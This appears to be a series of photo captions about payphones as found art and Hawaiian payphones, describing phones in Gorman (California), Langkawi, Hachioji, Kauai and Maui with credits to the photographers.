
Phones as Art



United States. Spotted in Gorman, California (and you can spot it too if you look long enough), this is an example of the camouflage effect of graffiti. Most certainly no dial tone here - in fact, no receiver either.

Photo by German Rodriguez


Phones as Art



Malaysia. This work of art was discovered on the island of Langkawi in the Cenang Beach area. If only every abandoned kiosk could look this nice. No dial tone, no receiver, and not even a phone here.

Photo by Sam Pursglove


Phones as Art



Japan. What makes this particularly artistic is the fact that this is still an actual functioning payphone, complete with rotary dial. Found in Hachioji. And just look at the great condition it's in!

Photo by Larry Washburn


Hawaiian Payphones



Kauai. Found in the Poipu area near a natural feature called The Spouting Horn. If you made a call on this, you'd have to battle the roar of the waves through the lava tubes in order to be heard. Hawaiian Telcom, now owned by Cincinnati Bell (it's true), used to be part of GTE's non-Bell landline network.

Photo by DarkLight


Hawaiian Payphones



Maui. This poor thing was seen in Lahaina where it apparently was the bearer of bad news for someone. Operated by WiMacTel, in theory at least.

Photo by _hazy

